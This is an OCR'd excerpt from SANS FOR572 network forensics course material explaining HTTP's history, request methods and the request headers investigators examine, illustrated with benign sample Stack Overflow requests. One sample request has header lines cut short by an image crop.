572.2

Core Protocols and Log Aggregation/Analysis

FOR572.2 | Advanced Network Forensics: Threat Hunting, Analysis, and Incident Response

Core Protocols & Log Aggregation/Analysis

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

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
History and Adaptation

- ASCII-based, stateless protocol
- Generally, TCP/80
- Originally for text markup documents
- Today handles documents, raw data, streaming media, APIs, and much more



World Wide Web

The WorldWideWeb (W3) is a wide-area hypermedia information retrieval initiative aiming to give universal access to a large universe of documents.

Everything there is online about W3 is linked directly or indirectly to this document, including an executive summary of the project, Mailing lists , Policy , November's W3 news , Frequently Asked Questions .

What's out there?
Pointers to the world's online information, subjects , W3 servers, etc.
Help
on the browser you are using
Software Products
A list of W3 project components and their current state. (e.g. Line Mode ,X11 Viola , NeXTStep , Servers , Tools , Mail robot , Library)
Technical
Details of protocols, formats, program internals etc
Bibliography
Paper documentation on W3 and references.
People
A list of some people involved in the project.
History
A summary of the history of the project.
How can I help ?
If you would like to support the web..
Getting code
Getting the code by anonymous FTP , etc.

The HyperText Transfer Protocol, or HTTP, is probably one of the most common network protocols we use in our daily lives. Obviously, we know that HTTP is most famous for delivering web content, but before there was the web, the HTTP Working Group had to define the protocol. In the early and mid-1990s, HTTP came into being.

At its core, HTTP is an ASCII-based plaintext protocol. We, as humans, are perfectly capable of reading the critical components of an HTTP transaction and getting a pretty good idea of what's going on. HTTP is also stateless. This means that each request/response transaction must stand on its own and has no inherent knowledge of any transactions that occurred beforehand.

Originally, HTTP was used only to deliver a document containing text and markup. At the time, even images were a distant thought, so you'll appreciate the simple beauty of an ASCII-based protocol that delivered ASCII content. The image on the right is an archived copy of the first webpage that Sir Tim Berners-Lee served at CERN in 1990.

Today, however, HTTP has been adapted many, many times and forms the basis of far more than just text markup. HTTP is still used for document transfer, but that now includes images, video, music, and other binary files. Further, HTTP has become the preferred transport for machine-to-machine communications, through the use of Application Programming Interfaces, or APIs. An API is simply a set of rules by which a client can interact with a service. Through these APIs, one can write a semiautonomous software application that will get and send data to a remote service, all through the same protocol we still use to view webpages.

References:
https://for572.com/q9rni
https://for572.com/s7n-e

Forensic Value of HTTP Analysis

- User actions during web browsing
  - Web content, downloaded files
- Programmatic system exchanges using APIs
- Malware C2
- Data theft
- Server compromise


In the process of a forensic investigation or incident response, there is an overwhelmingly high possibility that you'll come across HTTP traffic at one point or another.

In employee misuse or many criminal cases, you may need to review the subject's web usage for evidence of unauthorized content or activity. Traditionally, this was accomplished through analysis of artifacts on the subject's hard drive. The proliferation of full-disk encryption, portable applications, private browsing modes, corporate BYOD policies, and mobile devices has shifted some of the focus toward analysis of network-based data instead. We can glean a significant amount of critical information through this analysis as well. If packet captures are available, we can re-create a subject's entire web session, or extract all downloaded executable files for malware review.

Aside from reviewing a human's activities, we can also analyze machine-to-machine interaction. If we know the APIs a piece of software uses, we can often provide a fairly complete picture of the actions that occurred on the systems, helping complete a timeline of the event you're investigating.

A subset of API-like communications is the command-and-control channels malware uses to communicate with its mother ships. By collaborating with malware analysts, we can learn the nature of an implant's orders over time. More importantly, we can identify and isolate the data an attacker extracted from the target network, greatly aiding in the damage assessment and remediation phases of an incident response activity.

Of course, another area where analyzing HTTP traffic becomes a critical skill is when you are investigating a web server compromise. Although log data and traditional disk-based forensic processes will almost certainly be used in this situation, expanding our scope to see the traffic itself can provide a more complete picture of the incident, especially if an attacker was diligent in covering his or her tracks after the compromise.




You can see the historical breakdown of the different versions of the protocol here, but the important thing to know is that today, "HTTP/1.1" is almost universally seen in use. In this course, we'll be looking exclusively at HTTP/1.1 examples, but you should know that other versions do exist, and you may need to research the different specifications that each provides if you find an older protocol in the wild.

The newer standards of HTTP/2 and HTTP/3 are still being adopted, although HTTP/2 has become quite common since both browsers and major web properties prioritized this version over older ones. The HTTP/3 standard is still in development and aims to drastically reduce latency for content delivery but leverages an entirely new transport protocol to accomplish it.

Trend-tracking site W3Techs[1] shows that over 50% of websites use HTTP/2 and only about 10% use HTTP/3, but these numbers are sure to increase rapidly over time.

References:
[1] https://for572.com/4gdr1



As we said before, HTTP is a request/response protocol, so now we'll take a deeper look at the components of these exchanges. Each webpage, image, video, download, and other file that is transferred during a page load is the result of one HTTP request and response pair. A single webpage could cause as many as several hundred such exchanges, across multiple servers.

In this case, we will look at an originating request for an interesting and forensically relevant thread on `stackoverflow.com`.

References:
https://for572.com/na23z
https://for572.com/m5e78
https://for572.com/eta5j
https://for572.com/q38f0
https://for572.com/2axo1
https://for572.com/f1-w6
https://for572.com/1boql
https://for572.com/o138z

Request Dissection (1)

```
GET /questions/34476646/forensic-acquisition-with-sans-sift-workstation-appliance HTTP/1.1
Host: stackoverflow.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:48.0) Gecko/20100101
    Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://stackoverfl
Cookie: prov=f59d9fd1-d5b0-
    __hstc=104275039.fd1cf0
    55816.2; hsfirstvisit=h
    protocol-revers
    hubspotutk=
Connection: kee
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


GET /questions/... HTTP/1.1

Request Method

Request String

Protocol Version

This is the first request that the client sent for our Stack Overflow example. We will step through the major request components and their meanings. The method, request string, and protocol are required. Because this is HTTP/1.1, the first line below the request string is the "`Host:`" header, which is required.



You might already be familiar with the "GET" and "POST" methods, and they are by far the most prevalent as well as the only ones an HTTP server is required to support. A GET request is used for the client to request a resource from the server. A client can pass parameters to the server on a GET request, which we'll discuss in a moment. A POST request, however, is used to pass data from the client to the server. A POST (or PUT) request is required when uploading files to the server but can also be used for more typical form submissions and other similar transactions. Per RFC 2616, the GET method is considered "idempotent"—that is, the same request issued at a later time should yield the same results, without making changes to the content on the server. In practice, however, this is rarely followed today due to the extensive use of dynamic content generation based on parameters passed in a GET query string. The POST method, however, should be used when a submission may change some of the content on the server side.

There are optional request methods that we should be aware of:


`OPTIONS`	Allows the client to query the server for requirements or capabilities
`HEAD`	Identical to GET, but tells server to only return the resulting headers for the request
`PUT`	Requests that the server create a resource at the specified location, containing the data supplied in the request
`DELETE`	Requests that the server remove a resource at the specified location
`TRACE`	Used in troubleshooting a request across multiple proxy servers—this is not common and is generally disabled on servers
`CONNECT`	Requests that a proxy switch to a tunnel, such as with SSL/TLS encryption

Other specialized protocols such as WebDAV use their own methods as well.

The next item in the required components of a request is the request string. Often, this is called the Uniform Resource Identifier, or URI. This string indicates the resource a client is requesting from the server. Historically, this was a filesystem path and filename for a file on the server, but the rise in dynamic content and server-side


applications means just because a request looks like a directory path doesn't mean that path exists on the server. As mentioned above, the GET request can contain data in the form of parameters. These are designated by the "`?`" character and are "`name=value`" pairs separated by the "`&`" character.

References:
https://for572.com/8m79g
https://for572.com/ukha7



Here is a look at the headers included in our example request. Because this request is using HTTP/1.1, the Host: header indicates the name we're asking for.

References:
https://for572.com/ax10k



Next, we'll talk about the header values. As we discussed and saw previously, the Hostname is required for HTTP/1.1 requests. The User-Agent string is an arbitrary string that generally contains a unique indicator of the client software making the HTTP request. Therefore, this value can often be used to identify whether a user was running Internet Explorer, Chrome, Firefox, Opera, or some other software to access the Internet. Because this string contains almost all arbitrary strings, the operating system or client software can change its contents to reflect the OS version, installed content plugins, and various version numbers. The wide variety of these values can be useful in establishing a profile of the source of web traffic.

There are numerous online resources to aid in decoding the meaning behind the values in a User-Agent string. Such resources are often transient, but a simple web search for "User Agent string lookup" should be all you need to find the latest options. Note, however, that the User-Agent string can be changed at will by the user or client software and is completely optional. See utilities like the "User-Agent Switcher for Chrome"[1] and "User-Agent Switcher" for Firefox[2] for examples of how easily a user can accomplish this. In this case, our example suggests that the browser was Firefox version 48.0 on an Apple OS X 10.11 (El Capitan) host. The "Mozilla/5.0" component is a compatibility carryover from years past. You will see this from Firefox, but also from Safari, MSIE, and many other browsers.

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:48.0)
   Gecko/20100101 Firefox/48.0
```

The client can also indicate a preference for what kind of content it will accept in return to its request. This often includes such parameters as whether the client can accept compressed data as well as what language and character sets the client prefers. The presence of a "q" value indicates the relative priority for a given data type. Again, these can be useful characteristics to establish a profile of an HTTP requestor.

```
Accept: text/html,application/xhtml+xml,application/xml;
   q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Cookies provide a way for an HTTP server to place some type of data in the client's data stores, which can then be retrieved on later access requests. Recall that HTTP is a stateless protocol—meaning that each transaction has no inherent knowledge of any prior session. Obviously, reauthenticating for each page, image, script, or other object would be a nightmare for users, so cookies are often used to provide a sense of "state" between transactions within the same session. There are two primary categories of cookies: Session and Persistent. Both are used to track state, but a session cookie will be removed from use when the client terminates. A persistent cookie has an expiration time of some point in the future and will be stored even if the client closes before that time.

```
Cookie: PHPSESSID=82080d3411610cf86b28711ab05be49e
Cookie: prov=f59d9fd1-d5b0-420f-8f62-5084a6da41fc;
    __hstc=104275039.fd1cf0d99e072d4c77dfd4a9659e916a.1435796242522.1435
    796242522.1437232555816.2;
    hsfirstvisit=http%3A%2F%2Fcareers.stackoverflow.com%2Fjobs%2F91123%2
    Fnetwork-protocol-reverse-engineer-kyrus-tech||1435796242521;
    hubspotutk=fd1cf0d99e072d4c77dfd4a9659e916a; docs_hero=x; hero=none
```

Another header that can be useful in an investigation is "`Authorization:`". This string generally contains a base64-encoded username and password. This value is used for browser-based authentication, which is not to be confused with form-based authentication. Browser-based authentication occurs with a pop-up dialog box, where form-based authentication is done in a standard HTML form on the page. Note that the contents of this header will not always be "`Basic`" but may contain a stronger form of authentication called "`Digest`". Note that the header name of "`Authorization:`" refers to the server's allow-deny decision based on the result of the authentication the client supplies in the header field.

```
Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

If a request has been handled by a proxy server, the server may add a header to indicate the original source of the request. In the event that multiple proxy servers handled the request, multiple system names or IP addresses may be included. Note, however, that this value is arbitrary—attackers can and often do insert a forged "`X-Forwarded-For:`" header showing the request came from a private or otherwise authorized IP address. Because most server-side access controls prioritize this header over the Layer 3 IP address, it can be trivial to subvert IP-based content control measures.

```
X-Forwarded-For: 134.72.121.182, 134.72.21.2
```

Additionally, if a proxy requires its clients to authenticate prior to use, the connection between the original requesting client and the first proxy server will contain base64-encoded data similar to the "`Authorization:`" header described above.

```
Proxy-Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
```

The last specific header that we'll discuss is "`Referer:`". This was originally misspelled in the RFC, and the misspelling has persisted to the entire HTTP user base. (Regrettably, it has not spread to the spellcheckers included in modern software.) The header simply contains the URL of the previous page that directed the client to the current one. In our Stack Overflow example, the page load was a result of clicking a search result in the list from the search term "forensic". Another way the Referer can be useful is with side-loaded resources such as images, stylesheets, JavaScript, IFRAMEs, etc. The request for the side-loaded resource will set the Referer: header to the URL of the original page. Using this data, you can establish a path of page navigation that a client took. Because this is an optional header, a client can mangle or omit this header entirely.

```
Referer: http://stackoverflow.com/search?q=forensic
```

